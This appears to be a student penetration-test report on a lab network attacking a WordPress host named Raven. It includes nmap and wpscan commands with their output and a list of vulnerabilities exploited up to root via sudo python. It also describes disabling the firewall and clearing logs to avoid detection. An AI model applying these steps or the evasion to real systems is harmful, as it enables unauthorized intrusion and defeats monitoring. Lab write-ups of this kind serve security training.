Final Engagement Team CCEPT

Offensive

JUNE 2022

Table of Contents

This document contains the following resources:

01

<u>Network Topology & Critical Vulnerabilities</u>

-Network topology does not have segmentation for web and database therefore we exploited the system via lateral movement attack and many services are also running out of dates, misconfigured making it easy to exploit with the basic Kali tools we will explore in the below presentation.

02

<u>Exploits Used:</u>

-The target use the LAMP model so for our attack, we used OSINT, our knowledge and the built-in Kali tools to exploit Wordpress (WpScan), SSH (guess), MySql Password (clear txt pwd), Hash Cracking (John)

03

<u>Methods Used to Avoiding Detect:</u>

-To be the less intrusive as possible we were able to find/guessing pwd avoiding running a brute force against ssh server.
We also disabled the firewall prior attack and clear logs after attacks to cover our tracks.

**Reference source documentation mentioned at the end of the report.*

Network Topology
& Critical Vulnerabilities

Network Topology

INTERNET
https://labs.azure.com/
RDP
HYPER-V HOST
OS: WINDOWS 10
3389/TCP
cyberxsecurity.
onmicrosoft.com
NATSwitch
192.168.1.1/24
A = HOST
Azure Vnet
192.168.1.0/24
1-ATTACKER
KALI
VM
2-CAPSTONE
VICTIM
3-TARGET 1
RAVEN
4-TARGET 2
VICTIM
5-KIBANA
E.L.K
MONITORING
SSH
JOHN + WPSCAN
NMAP
SIEM
9200/tcp
metricbeat
packetbeat
filebeat
5601/tcp
Kibana UI
B = Virtual
Machines
C = Services

HOSTNAME: ML-RefVm-684427
CPU: 2.59 Ghz, 4 cores
RAM: 32 Gigas
DISK: C: (126 g = OS) D: (64 g = Temp)
NIC: 10.0.0.12/28 (DHCP server 168.63.129.16)

OS: Kali Linux 5.4.0- IP: 192.168.1.90 -Port 22/tcp = SSH

OS: Ubuntu 18.04- IP: 192.168.1.105 -Port 22/tcp + 80/tcp

OS: Linux 3.2-4.9- IP: 192.168.1.110 -Port 22/tcp + 80/tcp + + 111/tcp + 139/tcp + 445/tcp

OS: Linux 3.2-4.9- IP: 192.168.1.110 -Port 22/tcp + 80/tcp + + 111/tcp + 139/tcp + 445/tcp

OS: Linux 18.04- IP: 192.168.1.100 -Port 22/tcp + 9200/tcp (metric, file and packet beat) + 9001/udp (filebeat) + 5601/tcp (Kibana Web UI)

1-Attacker: Kali OS + Hydra, John + WpScan.

2-Capstone: Apache and SSH server

3-Target 1 (Raven): Apache, SSH server, SunRPC, Samba

4-Victim: Apache, SSH server, SunRPC, Samba

5-SIEM + Alerts: Elasticsearch, Log stash and Kibana with Mertric, file and packet beats

https://drive.google.com/file/d/1OFT1HL6StgmF-MiFn3r1JpbTDTwzm91/view?usp=sharing

Critical Vulnerabilities: Target 1

Our assessment uncovered the following critical vulnerabilities in **Target 1**.

Vulnerability	Description	Impact
CVE-2009-2335	WordPress user enumeration	A wpscan of the WordPress server provided the user names of the users steven and michael
CWE - 521	Weak Password Requirements	Easily guessed the password for the user michael and gain access to the user's account.
Port 22 and ssh open	Port 22 opened to LAN access and ssh open at user level	ssh remote login was active at the user level which allowed login access to the users michael and steven via port 22

Critical Vulnerabilities: Target 1 (continued)

Our assessment uncovered the following critical vulnerabilities in **Target 1**.


Vulnerability	Description	Impact
CWE-312	Cleartext Storage of Sensitive Information	Database credentials for the wordpress site were found written in plain text, and stored in the /var/www/html/wp_config.php
CWE-916	Use of Password Hash With Insufficient Computational Effort	Steven's password was cracked using john
CVE-250	Execution with Unnecessary Privileges	This allowed the use of python as sudo and execute a shell program to grant access to the root account

Exploits Used

Exploitation: [Network Mapping]

A scan of the network was performed to identify target IP addresses.

nmap -sV 192.168.1.0/24




```
Nmap scan report for 192.168.1.110
Host is up (0.0011s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 26:81:c1:f3:5e:01:ef:93:49:3d:91:1e:ae:8b:3c:fc (DSA)
|   2048 31:58:01:19:4d:a2:80:a6:b9:0d:40:98:1c:97:aa:53 (RSA)
|   256 1f:77:31:19:de:b0:e1:6d:ca:77:07:76:84:d3:a9:a0 (ECDSA)
|_  256 0e:85:71:a8:a2:c3:08:69:9c:91:c0:3f:84:18:df:ae (ED25519)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Raven Security
111/tcp open  rpcbind     2-4 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2,3,4        111/tcp   rpcbind
|   100000  2,3,4        111/udp   rpcbind
|   100000  3,4          111/tcp6  rpcbind
|   100000  3,4          111/udp6  rpcbind
|   100024  1          43834/udp   status
|   100024  1          47901/tcp6  status
|   100024  1          49199/tcp   status
|_  100024  1          55244/udp6  status
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 4.2.14-Debian (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Exploitation: [Network Mapping]

The discovered target was scanned for OS version, exposed ports and services

nmap -sV 192.168.1.110




```
root@Kali:~# nmap -sV -O 192.168.1.110
Starting Nmap 7.80 ( https://nmap.org ) at 2022-06-11 08:40 PDT
Nmap scan report for 192.168.1.110
Host is up (0.00080s latency).
Not shown: 995 closed ports
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
80/tcp  open  http        Apache httpd 2.4.10 ((Debian))
111/tcp open  rpcbind     2-4 (RPC #100000)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 00:15:5D:00:04:10 (Microsoft)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: TARGET1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.or
g/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.95 seconds
root@Kali:~# 
```

Exploitation: [Wordpress Scanning]

wpscan -url http://192.168.1.110/wordpress -eu

Wordpress scan provided usernames.

Steven, Michael

